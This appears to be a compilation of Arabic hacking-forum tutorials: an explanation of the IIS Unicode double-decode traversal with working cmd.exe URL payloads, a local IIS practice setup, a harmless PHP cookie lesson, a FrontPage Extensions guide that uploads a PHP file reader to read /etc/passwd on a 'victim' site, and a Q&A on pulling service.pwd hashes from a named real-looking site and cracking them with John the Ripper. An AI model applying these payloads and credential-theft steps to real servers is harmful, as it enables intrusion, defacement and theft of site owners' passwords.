و هناك الكثير من هذه ال arguments و طبعا منها ما هو اساسى لا يمكنك التحكم فيه (يعنى فتحه او غلقه مثل ال c/ و ال (k/ و هناك اخرين يمكنك ان تجعلهم on او off و بهذا تكون انت تتحكم بحاله ال cmdخاصتك (ياريت تنفذ الامر و تقرأ المكتوب لانك راح تلاقى تفاصيل الفتح و الغلق بالتفصيل) و اصبروا على قليلا حتى انتهى من الامتحان الاول فى MCSE فى خلال اسبوعين ان شاء الله تعالى و بعد ذلك نعود اكثر قوه و نشرح لكم هذه النقطه بالتفصيل ان شاء الله بس اصبرو شوى
اعتقد انك الان فهمت ما هى ال arguments و ما فائده c/ التى تكتبها فى الثغره و انا متأكد انك لا تعرف معناها .
تعالو نروح لنقطه سهله و بسيطه جداا فى الثغره ،انت تشغل ال cmd.exe لانك تريد ان تتحكم بالموقع و تغير الاندكس و الخ و و لكن تعالى مثلا نشغل اى ملف تانى ياترى كيف نشغله ؟
انا راح اقلك كيف ::كل ما عليك فعله هو ان تقوم بوضع اسم الفايل الذى تريد تشغيله بهذا الشكل Ping.exe+PRINTبلا من cmd.exe?/c و بهذا تكون قد شغلت الفايل الذى تريده (enjoy this) . حيث تصبح الثغره بهذا الشكل ::
http://issserver/scripts/..%5c..%.../ping.exe+PRINT

- +c/ *و بالتالى كما عرفنا فوق انا c/ هى ال argument لل cmd.exeاو الحاله التى سينفذ عليها ال cmd الامر اما علامه ال + التى بجانب ال c/ فهى بمقام المسافه بين الكلمتين فى الثغره و لكن لا يمكننا اسبدالها بمسافه عاديه و بعدها يكون الامر الذى يحمله سطر الاوامر لينفده ثم علامه + ثانيه و بعدها اسم الدرايف الذى تعرض محتوياته على الشاشه حاليا .

**و نأتى الان لاهم نقطه فى الثغره و هى اساسا سبب الثغره كما ذكرنا فى اول الكلام (هو ان سبب الثغره يكون حل شفره العنوان اكثر من مره)و هذا ما نطلق عليه ال decodeو انا شخصيا افضل الديكودز على انه تحليل حتى نصل لابسط الحل كما فى الرياضيات يعنى simplyfiey اى تبسيط و فك المعادله تعالو خلينا نفهمكم هذا على الثغره نفسها ::

%255c..%255c../هذا هو الديكود اى التحليل للاصل /....
ولكن ما الذى نحاول ان نفعله بهذه التحليلات الغريبه ؟
فنحن بذلك نحاول ان نحسن و نلعب فى مسارات الديريكتورز و لكن للاسف لا يمكنك تغيير او اللعب فى الديريكتورز لان ال iis مزود بخاصيه عمل check على مثل هذه الديكودز و منعها من التنفيذ و هنا يقع اصل ثغره اليونى كود و هو التحليل لمرتين او لاكثر من مره فهمتم قصدى الان اى ان ال iisمزود فعلا بخاصيه ال check على هذه الديكودز و لكن انت تضع الثغره و بها اكثر من تحليل واحد لنفس اسم الموقع و لذلك يقوم ال iis بوظيفته المعتاده و هى ال check و المنع على الديكود الاول و يظهر له ان كل شئ بخير و انه يسيطر على الموقف خخخخخخخ و لكن الحقيقه انه يعمل ال checkمره واحده فتكون النتيجه ان الديكود الثانى ينجح تماما فى محاوله اللعب فى الديريكتورز و بالتالى يكون نتيجه الديكود الثانى هو ان يرجع الى اصله اى(slash) /

و تعالو ندخل و نتعمق اكثر فى تفاصيل الديكود للثغره بعد ان عرفنا فكرتها ::
شوفو فيه ماده اسمها computer logic و الماده دى راح درس فيها شئ يسمى HexaDecimal Valuesو هذه ال values هى اساس الديكود الذى نفعله فى الثغره اى ان كل حرف صحيح او حركه مثل / فى الكمبيوتر لها ما يسمى بال hex value تعالى اوضحلك اكثر ::

مثلا: %٢٠ تعنى مسافه(space)
هذا مثال بسيط و اعتقد انك فهمت الان كلامى و طبعا يوجد جدول لهذه ال hex values المساويه للحروف و الحركات العاديه فى الكمبيوتر ، اذن اعتقد انك ادركت تماما الان انك ترسل hex values عوضا عن الحروف و الحركات العاديه الى السرفر و هذا بالضبط ما نسميه التحليل او فك الشفره او ال decode

تعالى نخش فى تفاصيل الثغره اكثر و سنأخذ الحركه التى نشرح عليها هى ال (slash) / حيث انها من اساسيات الديكود فى هذه الثغره ::
شوف فى جدول ال hex value راح نجد ان ال / = %٥ , cطبعا هذا هو الديكود الاول الذى ستفكر الان فى انك تحذف ال / و تضع بدلا منها هذا ال valueفتنجح الثغره و لكن انا اقول لك هذا خطأ لان هذا هو الديقود الاول و انا ذكرت ان الديكود يحدث مرتين او ممكن اكثر يعنى لو وضعت هذا الديكود الاول فستجد ان ال iis لديه القدره على ان يمسك هذا الديكود و يمكنعه من التنفيذ و لذلك علينا ان نحلل هذا ال value حتى يتم الديكود التانى فتنجح الثغره

و بالنظر الى جدول ال hexadecimal values شوف نجد هذا ::
% = %25
5 = %35
c = %63

و بالتالى نجد انفسنا قد خدعنا ال iis checker بأننا حللنا ال شفره مرتين و بالتالى فسنحصل فى المقابل على الاصل و هو / و بالتالى تكون قد نجحت الثغره .

فهمتم الان شباب معنى ديكود العنوان مرتين و فهمتم اساس الثغره و الديكود مرتين ليس معناه تكرار التحليل الاول مرتين و لكن معناه تحليل و فك التحليل الاول اى simplify الى ابسط و اطول صوره ممكنه فى نفس الوقت

و عشان توضح اكثر معك راح احطلك كيف التركيبه الصح للتحليل ::
%255c %25 = % 5 = 5 c = c = %5c
%%35c % = % %35 = 5 c = c = %5c
%%35%63 % = % %35 = 5 %63 = c = %5c
%25%35%63 %25 = % %35 = 5 %63 = c = %5c

ثم : %٥/= c

ارائيتم التحليل طبعا فى الاخر يجب ان يساوى الديكود الاصل و هو كما هة واضح فى مثالنا كل التحليلات تساوى %٥ c و كما ذكرنا / = %5c و لكننا حللنا هذا الرمز الى اطول و ابسط تحليل حتى نخدع ال iis checker .
و فى النهايه بعد فهمنا للثغره و اساسها هيا تعالو نطبقها مع بعض
سوف نضع الثغره فى هذا الشكل ::
http://iisserver/scripts/..%5c..%...xe?/c+dir+c:+/s

و ستدخلون على الموقع بنجاح و لكن اكيد تلاحظون شئ جديد قد زاد على الثغره و هذا الشى هوs/+

هذا الرمز
و عندما تدمج هذا الرمز مع الثغره كما فى المثال السابق سوف تأتيك لسته بكل فايل كبير و صغير فى كمبيوتر الويب سرفر

و الله تعبت فى هذا الدرس و تعبت فى قرائه المعلومات و تجميعها عن اليونى كود حتى اصل لهذا الشكل الاخوه و ان شاء الله انتظرو موضوعى القادم بعدما اكون انهيت امتحانى الاول فى) MCSE ادعولى بالنجاح) و سيكون عباره عن تلخيص للتعامل مع شبكات ويندوز ٢٠٠٠ و كيفيه اختراقها و فائده ال WIN2000 RESOURCE KIT....

" تدريب على عملية الإختراق بواسطة اليونيكود "

$$$$$$$$$$$$$$$$$$
الكاتب: MaXhAk2000
$$$$$$$$$$$$$$$$$$

بسم الله الرحمن الرحيم..
كثر الكلام عن إختراق المواقع بأنواعه واليوم عندي شرح عن الإختراق عن طريق اليونيكود أو بالأصح تطبيق عملي على كيفية الإختراق عن طريق اليونيكود وهذا النوع يعتبر للمبتدئين وهو الذي بإذن الله سيوصلهم إلى طريق الإحتراف.....
****
بسم الله نبدأ...
سيكون التطبيق على جهازك وهو مثل الموقع أو السيرفر وتقوم بتطبيق الدرس كما وأنك على موقع مصاب.....

لكي تتدرب على إختراق المواقع قم بتركيب نظام ويندوز ٢٠٠٠ على جهازك . وفي نفس السيدي تبع النظام تقوم بإضافة سيرفر IIS وذلك عن طريق :
١ *قم بالذهاب إلى لوحة التحكم.
٢ *قم بالنقر على إضافة إزالة برامج.
٣ *قم بالنقر على زر " إضافة إزالة مكونات ويندوز ".
٤ *قم بوضع علامة صح على الخيار الأول."IIS"
هذا بالنسبة لكيفية تنزيل السيرفر..
اما عن كيفية التدرب على الجهاز أي اختراقه فقم بالتالي:-
قم بوضع الموقع في مجلد wwwroot الموجود داخل مجلد Inetpub طبعا هتدخل عليه بعد ما تشغل السيرفر IIS عن طريق
http://127.0.0.1/
ولإيجاد الثغرة في الجهاز والتدرب عليها قم بتشغيل برنامج عمران سكان أو أي برنامج اخر للفحص عن الثغرات تبع اليونيكود وقم بوضع العنوان تبعك الي هو http://127.0.0.1/
وقم بتطبيق المهارات التي تعلمتها في اختراق المواقع المصابة باليونيكود...

" درس مفصل عن الكوكيز "

$$$$$$$$$$$$$
الكاتب:Linux Girl
$$$$$$$$$$$$$

مقدمة:ـــ
^^^^^^

تعد الكعكات (الـ cookies) من الوسائل المفيدة في انشاء مواقع اكثر تفاعلية ، فبواسطتها ستتمكن من معرفة هل قام المتصفح بزيارة موقعك من قبل ام لا..

في هذا الدرس سنتعرف على الكعكات و كيف يمكننا استخدامها...

اقسام الدرس :
١- معلومات عامة .
٢- زراعة الكعكات على جهاز العميل .
٣- قراءة الكعكات من جهاز العميل .
٤- تطبيق : تخصيص لون الخلفية.

<><><>

وبإمكان الموقع تغيير المعلومات الموجودة ضمن ملفات الكوكيز أو إضافة معلومات جديدة كلما قمت بزيارة الموقع . يتم تخزين بعض ملفات الكوكيز في الذاكرة فقط ، بحيث يجري حذفها مباشرة عند إغلاقك المتصفح ، ولكن معظمها وتسمى "ملفات الكوكيز المثابرة"، يتم تخزينها لفترة محددة على القرص الصلب لحين انتهاء صلاحيتها وقد تدوم صلاحيتها مدة أشهر أو حتى سنوات . أما بعض ملفات الكوكيز التي تعرض تاريخ صلاحية لتاريخ سابق ، فإنها تُحذف مباشرة ولا تُخزَّن على قرصك الصلب . وتعود المعلومات المخزنة في ملفات الكوكيز إلى مزودات الموقع الذي أصدرها فقط ، وقد تعمم بعض الشركات الكبرى ملفات الكوكيز التي تصدرها على جميع مزوداتها ، لتنسيق المعلومات المتضمنة ، ولكي لا تصدر كل من مزوداتها ملفات كوكيز للمستخدم ذاته ، عند زيارته لصفحات مختلفة في الموقع.

-مكونات ملف الكوكيز :
^^^^^^^^^^^^^^

يتكون عادة من عدة اجزاء هي اسم الملف ، قيمته ، تاريخ انتهاء مفعوله ، الموقع المالك له ...

زراعة الكعكات على جهاز العميل:-

أولا : كيف تزرع ملفات الكعكات :

يتم ذلك باستخدام الدالة setcookie و تعريفها بالشكل التالي :

code:

```
boolean setcookie ( string name [, string value [, int expire

[, string path [, string domain [, int secure]]]]])
```

تهمنا المدخلات الثلاث الاولى و هي :

: nameاي اسم الكعكة ... فبامكانك ارسال اكثر من كعكة الى متصفح واحد و عندها يصبح الاسم هو الطريقة الوحيدة للتمييز .

: valueالقيمة ... فقط قيم نصية ... لا يمكنك وضع مصفوفة كقيمة و هذا أامر مهم ... لكن انتبه بامكانك وضع مصفوفة لكن بطريقة اخرى ... ؟ كيف ؟ : استخدم الدالة serialize لتحويل اي متغير في بي اتش بي الى شكل نصي و من ثم استخدم unserialize لاعادته الى الشكل الطبيعي.

: expireاي عدد الثواني من بدية عصر اليونكس (١ يناير ١٩٧٠) و التي بعدها سيقوم المتصفح على جهاز المستخدم بحذف الكعكة ... و هنا ثلاث حالات:

<--أولاً : أن يكون الوقت المعطى كمدخل اكثر من الوقت الحالي على جهاز العميل و عندها تخزن الكعكة على جهاز العميل و تحذف عند انقضاء المدة .

<--ثانياً : أن يكون الوقت المعطى كمدخل اقل من الوقت على جهاز العميل و عندها لا يقوم المتصفح على جهاز العميل بتخزينها و اذا وجدت كعكة بنفس الاسم فانه يحذفها حتى لو لم تنتهي المدة .
<--ثالثاً : إذا لم تحدد وقتا فان الكعكة تخزن في ذاكرة المتصفح و تفقد حالما يغلق المستخدم الموقع .

مثال :
code:

```
<?

setcookie('site','http://www.palhackerz.com/',time()+3600);

?>
```

من الدوال المفيدة دالة time و التي ترجع الوقت الحالي على شكل عدد الثواني من بداية عصر اليونكس (١ يناير ١٩٧٠).

ثانيا كيف تحذف او تعدل كعكة:
لكي تحذف كعكة عليك أن ترسل كعكة بنفس الاسم و خالية القيمة و ذات وقت اقل من الوقت على جهاز المستخدم

مثال:
code:

```
<?

setcookie('site','',time()-360000);

?>
```

ملاحظات :
١- عندما تحدد زمنا ماضياً اجعله قيمة كبيرة لكي تتفادى فارق التوقيت بين الخادم و العميل .
٢- لكي تعدل أي كعكة عليك حذفها و إرسالها من جديد .

ملاحظة مهمة :
يجب ان تستدعي الدالة setcookie قبل أن ترسل اي شيء الى المتصفح .. فمثلا الكود التالي لن ينجح :
code:

```
<html>
<body>
<?
setcookie('site','palhackerz.com',time()+20000);
echo  " Alfjr.com : the best islamic forum";
?>
</body>
</html>
```

بل لو كان هنالك مجرد سطر فارغ قبل علامة البداية ؟ <فلن تعمل الدالة... setcookie

المثال السابق كان من الممكن ان يكون :
code:

```
<? setcookie('site','palhackerz.com',time()+20000);
?>
<html>
<body>
<? echo  " palhackerz.com : the best Hacking forum"; ?>
</body>
</html>
```

قراءة الكعكات من جهاز العميل:

-كيف تستقبل المتغيرات من الكعكة :-
^^^^^^^^^^^^^^^^^^^^^^

قلنا بانه بامكانك ارسال اكثر من كعكة الى متصفح واحد ..
عندما يطلب المستخدم من متصفحهِ صفحة على موقعك فان المتصفح يقوم بارسال جميع الكعكات التي قمت انت بزراعتها عند المستخدم PHP ... تسهل عليك قراءة هذه الكعكات و تخزنها في مصفوفة اسمها $_COOKIEو هي مصفوفة من النوع Associative Arrays بحيث ان المفتاح هو اسم الكعكة و القيمة قيمة الكعكة كما ارسلتها .

مثال :
code:

```
<?

echo $_COOKIE['site'];

?>
```

و هذه تطبع :
code:

```
palhackerz.com
```

تطبيق : تخصيص لون الخلفية
كمثال بسيط دعنا نقوم بانشاء موقع مبسط و نستخدم الكعكات لكي نحفظ لون الخلفية المحببة الى الشخص ..

-ماذا لدينا ؟
١- الملف : user.php يقوم الملف بعمليتين :
<--الاولى : تحديد اللون الذي اختاره الزائر .
<--الثانية : عرض نموذج اختيار اللون و حفظ اللون المختار

٢- الملف index.php إحدى صفحات الموقع و التي تستفيد من خدمات الملف. user.php

وإليك الكود الخاص بكل ملف :
١- الملف: user.php
code:

```
<?
/*----------------------
Cookies-Based Background Selector..
Created By : "Rasha"<rasha@h4palestine.com>
For : h4palestine.com
------------------------*/

function display_form(){
?>
<html>
<body>
<!-- Color setting Form -->
<form name=color_select method="GET">
<INPUT type="hidden" name="do" value="set_color">
<INPUT name="color" type="text" value="
<? echo get_color(); ?>">
<INPUT type="submit" value="احفظ اللون" >
</FORM>
<!-- Color Clearing Form -->
<form name=color_clear method="GET">
<INPUT type="hidden" name="do" value="clear_color">
```

```
> "لا تتذكر لوني المفضل<INPUT type="submit" value="
</FORM>
<?

}

function set_color(){
global $_GET;
setcookie('color',$_GET['color'],time()+36000);
header('Location:index.php');

}

function get_color(){
global $_COOKIE;
if(isset($_COOKIE['color'])){
return $_COOKIE['color'];
}else{
return "#FFFFFF";
}
}
```

```
function clear_color(){
setcookie('color',$_GET['color'],time()-36000);
header('Location:index.php');
}

// selection

if ($do=='display_form'){
display_form();
}elseif ($do=="set_color"){
set_color();
}elseif ($do=="clear_color"){
clear_color();
}
?>
```

-الدالة الاولى display_form تقوم فقط بعرض نموذج اختيار اللون .
-الدالة الثانية set_color تقوم بحفظ اللون المختار في كعكة و ترجع المستخدم الى الصفحة الرئيسية .
-الدالة الثالثة get_color ترجع قيمة اللون من الكعكة و اذا لم يكن هنالك قيمة فانها ترجع لون افتراضي وهو الابيض .
-الدالة الرابعة clear_color تقوم بمسح الكعكة بالطريقة التي ذكرناها في الدرس .

٢- ملف الـ : index.php
ملف عادي جداً الا انه يطلب الدالة get_color من ملف user.php كما يلي :

code:

```
<html>
<BODY bgcolor="<? include('user.php');
echo get_color() ?>">
<h1>مرحبا بك ..... </h1>
<br>
يمكنك تخصيص لون الخلفية من هنا
<br>

<a href="user.php?do=display_form">صفحة تخصيص اللون </a>
</body>
</html>
```

.....

$$$$$$$$$$$$$$$$$$$$
الكاتب: T.O.L. (DeXXa)
$$$$$$$$$$$$$$$$$$$$

ما الذي يجب أن تعرفه قبل قراءة هذا الدرس :

* الالمام بالانجليزية .
* قراءة المزيد عن الـ FrontPage Server Extensions و ليس كيفية اختراقه .
* كيفية التعامل مع برنامج Microsoft Office FrontPage .
* كيفية التعامل مع الـ CHMOD .
* كيفية التعامل مع الـ Telnet .
* كيفية التعامل مع بروتوكول HTTP .
* كيفية التعامل مع قواعد البيانات العلائقية SQL .
* كيفية التعامل مع أحد لغات الويب و التي تعمل بناحية الخادم Server Side Scripting Language .

و اذكر أخيراً بأني اؤمن بأن المخترق ما هو إلا انسان وظيفته البرمجة و ادارة و تحليل النظم و الشبكات و ليس انسان همه هو معرفة القليل
من الأمور التي تساعده في التخريب و العبث بما تعب به الآخرون و تضييع الوقت في الدردشة و التسكع بمقاهي الانترنت ، و لذا فافترض بأن ما أقوله سيكون واضحاً و لا يحتاج لـ Screen Capture .

@ خريطة الموضوع :
<><><>

@ مقدمة :

تسعى شركات التسكين بأنواعها توفير شتى شبل الراحة لعملائها ، فتجدهم يقدمون العروض و التخفيضات لارضاء العملاء مثل دعم لـ PHP و
CGI و Perl و SSL و FTP و SQL .

و بالنسبة لمدارء المواقع Webmasters فإن البرنامج المفضل لهم لتصميم مواقعهم هو Microsoft Office FrontPage و الذي كما هو مبين يأتي
مع حزمة Office ، اذ يتميز بسهولة استعماله كما انه يوفر بعض البرمجيات مثل عداد الزوار ، و لذا تقدم شركات التسكين دعم كامل للبرنامج .

@ ما هو الـ FrontPage Server Extensions ؟

(ملاحظة : سأتكلم حالياً عن الحزم التي أتت بعد حزمة الاصدار الثاني)

هو عبارة عن حزمة من البرامج يتم تثبيتها في الخادم Server الخاص بشركة التسكين التي لها قالبية لدعم بعض الخصائص .

و عند التثبيت يجب انشاء عدة مجلدات منها :

private_/
vti_bin_/
vti_cnf_/
vti_log_/
vti_pvt_/
vti_txt_/

و سأتكلم عن وظيفة كل مجلد يهمنا :

* المجلد vti_bin_ :

و يتواجد بداخله مجلدان هما :

(ملاحظة : النقطتان تشيران إلى المجلد vti_bin_)

/vti_adm_/..
/vti_aut_/..

الثاني لا يهمنا بقدر ما يهم المجلد الأول اذ أنه الخاص بالمشرف ولا تستطيع الاستفادة منه اذا لم تحصل على كلمة المرور الخاصة به .
كما يوجد ملفان هما :

shtml.exe/..
fpcount.exe/..

* المجلد _vti_pvt :

و يتواجد بداخله عدة ملفات ما يهمنا منها هو الملفات التالية :

- الملف service.pwd : و فيه يتواجد المعرف و كلمة المرور الخاصة بالمشرف مشفرة بمقياس DES .
- الملف service.grp : و فيه يتواجد المعرفين من مشرفين و authors .
- ملفي deptodoc.btr و doctodep.btr : و فيه يتواجد مسارات الملفات التي تم تحميلها على الخادم ، فاذا قمت بتنزيله فتستطيع معرفة الملفات الموجودة بالموقع .

و في الغالب لا تستطيع معاينة محتويات المجلد اذ يوجد في المجلد الرئيسي للموقع ملف .htaccess يقوم بمنع الجميع (المالك و المجموعة و الزوار) من معاينة المجلد و محتوياته .

(ملاحظة : ان عدم وضع أي صلاحية على المجلدلا يعني بأنها تعتبر ثغرة و لكن ضعف من الناحية)

* المجلد _private :

و يتواجد بداخله ملف واحد فقط هو .htaccess .

@ ما هي آلية عمل الـ FrontPage Extension Server ؟

يعتمد الاتصال بين العميل و الـ FrontPage Extension Server على بروتوكول الـ HTTP .

فلو اردنا معاينة عداد الزوار عن طريق برنامج الـ FrontPage فانه يتم ارسال طلب Request للخادم ثم يمرره الخادم بالـ FrontPage Extension Server
و الذي يمرره بالتالي ببرمجيات الخادم مثل fpcount.exe ، و من ثم يكرر تمريره مرة أخرى إلى الـ Extension Server و إلى الخادم و يظهر المخرجات
لـ العميل ، علماً ان هذه الاتصالات تتم عبر جدار نار .

@ كيفية الاتصال بـ FrontPage Extension Server :

كما ذكرنا سابقاً ان أغلب شركات التسكين تسعى لراحة العملاء ، فتجدها تدعم خدمة الـ FrontPage و ذلك لتحميل الصفحات للموقع علماً بأنها
تدعم بروتوكول الـ FTP و تحميل الملفات و انشاء المجلدات عبر المتصفح اعتماداً على البرمجيات التي تعمل بناحية الخادم .
و الآن قم بتنفيذ التالي لمعرفة كيفية الاتصال بالـ FrontPage Extension Server :

(ملاحظة : سأتكلم حالياً عن حزمة الـ XP و التي لا تختلف أبداً عن الحزم الباقية إلا في بعض النقاط الشكلية)

* قم بتشغيل برنامج الـ FrontPage و الذي يأتي مرفقاً مع حزمة Office .
* من قائمة File قم باختيار Open Web .
* قم باضافة المعرف و كلمة المرور (الأصلية و ليست المشفرة) .
* اذا كانت صحيحة سيظهر لك الخادم ملفات الموقع كلها و عندها تستطيع التحميل و التعديل في الملفات و المجلدات و معاينة الشفرة المصدرية
للملفات .
* اذا لم تتم العملية بنجاح فهذا يعني بأن الموقع لا يدعم الخدمة أو أن المعرف أو كلمة المرور خاطئة و يطلب منك معاينتها في وضعية القراءة و لا
يظهر لك الشفرة المصدرية الأصلية ولا المجلدات و الملفات التي يحويها الموقع .

@ كيفية معرفة هل الموقع يدعم الـ FrontPage أم لا :

يوجد العديد من الطرق لمعرفة قابلية الموقع لدعم الفرونت بيج نذكر منها :

* معاينة ملف نجاح التثبيت :

(ملاحظة : قد لا تجد ملف _vti_inf.html و لكن هذا لا يعني أن الموقع لا يدعم الخدمة ، كما أنه لا يعتبر ثغرة)

- قم بزيارة أي موقع تريد أن تعرف هل الخادم الخاص به يدعم الـ FrontPage أم لا .
- قم بمعانية ملف _vti_inf.html بواسطة المتصفح و ذلك بارفاقه بعنوان الموقع ، مثال :

http://www.Victim.com/_vti_inf.html

- و عند معاينة الصفحة ستجد جملة FrontPage Configuration Information ، فهذا معناه أن حزمة الـ FrontPage Extension Server قد تم تثبيتها
في الخادم بنجاح .

و لمعرفة اصدارة الخدمة قم بالتالي :

- قم بالنقر بزر الفأرة الأيمن على الصفحة ، ثم قم باختيار Source Code .
- قم بالبحث عن "FPVersion="Version حيث Version تشير للاصدار الخاص بالخدمة .

* عن طريق مجلد _vti_cnf :

- قم بزيارة أي موقع تريد أن تعرف هل الخادم الخاص به يدعم الـ FrontPage أم لا .
- قم بمعانية المجلد بواسطة المتصفح و ذلك بارفاقه بعنوان الموقع ، مثال :

http://www.Victim.com/_vti_cnf

- قم بالنقر بزر الفأرة الأيمن على الصفحة ، ثم قم باختيار Source Code .
- قم بالبحث عن الشفرة التالية :

vti_generator:Programe

- حيث Programe يشير لنوع البرنامج و اصدارته و سيكون في حالتنا هو Microsoft FrontPage X و الاصدارة الخاصة به هي X .

* الكشف عن الشفرة المصدرية للصفحة :

- قم بزيارة أي موقع تريد أن تعرف هل الخادم الخاص به يدعم الـ FrontPage أم لا .
- قم بالنقر بزر الفأرة الأيمن على الصفحة ، ثم قم باختيار Source Code .
- قم بالبحث بين ترميزي الرأس <Head></Head> عن الشفرة التالية :

<"Meta Name="GENERATOR" Content="Programe>

- حيث Programe يرمز لنوع البرنامج و اذا كان البرنامج هو Microsoft FrontPage X.0 يتبين لنا بأن الخادم الخاص بالموقع يدعم الفرونت بيج و الاصدارة الخاصة به هي X .

* عن طريق موقع NetCraft :

- قم بزيارة الموقع NetCraft.net .
- قم بكتابة عنوان الموقع مستثنياً الـ http://: .
- انتظر بضع ثواني .
- ستجد أن الموقع أعطاك بعض المعلومات عن الملقم و الخدمات الموجودة في الموقع الذي تريد معرفة قابلية دعمه للبرنامج ، و من تلك الخدمات خدمة الـ FrontPage و ستظهر لك بالشكل mod_frontpage/X حيث X يرمز لاصدارة الـ FrontPage Extensions Server .

* عن طريق الـ Telnet :

(ملاحظة : تساعد هذه الطريقة في معرفة بعض المعلومات عن الخادم و المخرجات هي نفس مخرجات الطريقة السابقة)

- من قائمة Start قم باختيار Run و اكتب بالنافذة التي ستظهر Telnet .
- قم بالاتصال بالموقع عبر المنفذ ٨٠ بالشكل التالي :

Microsoft Telnet> Open www.Victim.com 80

- قم بارسال طلب Request للخادم و لتكن الطريقة Method هي Head .

(ملاحظة : عليك الالمام بكيفية التعامل مع بروتوكول HTTP)

- قم بارسال التالي حيث http://www.Victim.net هو الموقع الضحية و ISP.net هو البروكسي الخاص بمزود الخدمة الخاص بك :

```
Head www.Victim.net HTTP/1.1
Host: ISP.net
Accept: */*
Connection: close
```

- انتظر بضع ثواني .
- ستستلم الاجابة Response عن الطلب الذي ارسلتهب للخادم Server مثل تاريخ آخر تعديل للصفحة و نوع الملقم و الخدمات المتوفرة به .
و من ضمن الخدمات ستجد نفس الذي وجدناه في الطريقة السابقة و هو أن خدمة الـ FrontPage و ستظهر لك بالشكل mod_frontpage/X
حيث X يرمز لاصدارة الـ FrontPage Extensions Server .

@ كيفية استغلاله ليصبح في صالحك :

اذا عثرت على موقع يدعم هذه الخدمة و لم يتم وضع صلاحيات على مجلد الـ _vti_pvt قم بالتالي :

(ملاحظة : عليك الالمام بلغة تعمل على ناحية الخادم و في حالتنا فهي الـ PHP ، كما أن على الموقع الضحية دعم هذه اللغة)

* قم بالاتصال بالموقع الضحية .
* قم بتحميل ملف ينتهي امتداده بـ PHP و ضمنه التالي :

```
<?PHP

$open = FOpen($file, "r");
$get = FGets($open, FileSize($file));

Echo $get;

FClose $open;

?>
```

و قمنا هنا برفع ملف PHP للخادم يقوم بفتح ملف غير معين ثم يحضر محتوياته على حسب حجمه بالبايت ثم يعرضه ثم يغلق الملف ، و الآن كل

ما عليك فعله الآن هو الدخول على الموقع عبر المتصفح و الحاقه بـ بعنوان الملف الذي حملته و المتغير file و الملف الذي تريد معاينة الشفرة المصدرية الخاصة به ، مثال :

www.Victim.com/uploded_file...../../etc/passwd//:http

حيث uploded_file يشير لاسم الملف الذي قمت بتحميله ، و تستطيع اضافة اوامر تسمح لك بمعاينة الملفات و المجلدات الموجودة في الخادم ....

" (<س&ج>) في اختراق المواقع بثغرة الفرونت بيج "

$$$$$$$$$$$$$$
الكاتب: القناص العربي
$$$$$$$$$$$$$$

س*: السلام عليكم أخي القناص العربي:)
ج*: أهلين القناص العربي المزيفD:

س*: أحم أحم ، أنا كنت عايز أسألك شوية أسألة في الهاكنج.
ج*: تفضل حبيبي ، بس ياريت ماتكون عن اختراق الأجهزة ، ولعب العيال هذا !!

س*: لا لا , أنا تطوت كثير :)
ج*: أوكى تفضل :)

س٢: لقد سمعت كثيرا عن ثغرات الفرونت بيج ، هل يمكنك توضيح طريقة استخدام هذه الثغرة .
ج٢: بالتأكيد حبي ومن عيوني الاثنينD:
طبعا ثغرات الفرونت بيج بتكون موجودة في أنظمة التشغيل NT & Unix التي يدعم سيرفراتها الـ FrontPage , وبتمكنك من معرفة كلمة سر الأدمين تبع الموقع :)
وكلمات السر هذه بتكون موجودة في الملفات التالية:
Administrator.pwd
Administrators.pwd
Authors.pwd
Users.pwd
التي بتكون عادة في المجلد_vti_pvt
مثل هذه الملف مثلا: http://www.tradesystemlab.com/_vti_pvt/service.pwd:)
وبعد فتح الملف service.pwd هتلاقي مكتوب بداخله هكذا تقريبا:
-FrontPage-
tradesys:FpNTplDWSk872
وهذه كلمة السر المشفرة واسم المستخدم(:

س٣: أوووه واااو ممتاز ، ولكن كيف أدخل على الموقع كأدمين بهذه الكلمات ؟؟S:
ج: يمكنك استخدام برنامج اف تي بي مثل برنامج , WS_FTP أو ضع بدل www في عنوان الموقع كلمة ftp مثل هذا ftp.ebnmasr.com :وقم بموضعه في شريط العنوان , وسيطلب منك الموقع اسم المستخدم وكلمة المرور للموقع :)

س٤: مشكور حبيبي ولكن ليش مايدخل باسم المستخدم وكلمة السر هذه :
tradesys:FpNTplDWSk872؟؟(N)
ج٤: بكل بساطه لأنها مشفرة !! ، يمكنك فك تشفيرها عن طريق برنامج مثل برنامج John The Ripper , نزله من هنا: http://www.openwall.com/john

س٥: أها ، لكني ماأعرف أستخدم هذا البرنامج ، ممكن تشرحهولي أخي العزيز القناص لو سمحت ؟؟
ج٥: لاتستأذن مني ياولد !! ، أنا في الخدمة :) ، شوف: انت أول ماتنزل البرنامج وتفك ضغطه ، هيكون فيه مجلدين , doc & run :الي يهمنا هو مجلد , run شوف: عشان تسهل على نفسك وبدل ماتفتح الدوس وتدخل على مجلد البرنامج وهالمشاكل وكمان البعض ما بيعرف يعمل هالأشياء: p:
ابحث في جهازك عن command.com :وقم بنسخه والصقه في مجلد , run أوكى ؟؟
وجيب كلمة السر هذه tradesys:FpNTplDWSk872 :وحطها في ملف txt باسم passwd مثلا وضعه في مجلد , run ولا تقم بفتح , john.exe افتح command.com واكتب فيه الأوامر التالية:
<< passwd.txt john -single ليبحث لك عن الكلمات السرية التي تكون مطابقه لاسم المستخدم
<< passwd.txt john -i:Digits ليبحث لك عن الأرقام فقط
<< passwd.txt john -i:Alpha ليبحث لك عن الحروف الصغيرة
<< passwd.txt john -i:all ليبحث لك عن جميع الاحتمالات ، (وأنا على طول أستخدم هذا الأمر ، عشان كده بتطول عملية الفك معي(D:
وبعدما ينتهي البرنامج من فك الكلمة ستجد كلمة السر المشفرة والمفكوكه بالملف هذا:john.pot

س٦: يااااااه ، البرنامج طول كثير ، متأكد أنه هيفك تشفيرها ؟؟
ج٦: أيوووووه لازم يفك تشفيرها في النهاية ، حتى لو أخذ أسبوع ؛) ، لأنه بيجرب جميع الاحتمالات.
وممكن تعرف حالة البرنامج بالضغط على أي زر من لوحة المفاتيح :)

س٧: الحمد لله ، خلاص انفكت كلمة السر , (Y) لكن وين اسم المستخدم ؟؟
ج٧: في كلمة السر هذه , tradesys:FpNTplDWSk872 :هيكون اسم المستخدم (tradesys : يعني الكلمة الي بتكون قبل علامة :)

س٨: قنااااص ، ممكن تقولي كيف جبت هالثغرة من الموقع ؟؟ :$
ج٨: هههههههههه ،،، وليه هالوجه الخجلان ؛) ، أنا بصراحة جبتها بالبحث العشوائي ، ولكن انت لو كان عنك موقع ممكن تعمل عليه سكان ببرنامج فحص مثل برنامج عمران (المفضل لدي (D: عشان تطلع الثغرات الموجودة بالموقع :)

س٩: طيب أنا عندي سؤالين عالجواب الي فات ده ، هأسأل واحد الأول :) ، ايه طريقة البحث العشوائي هذه ؟؟
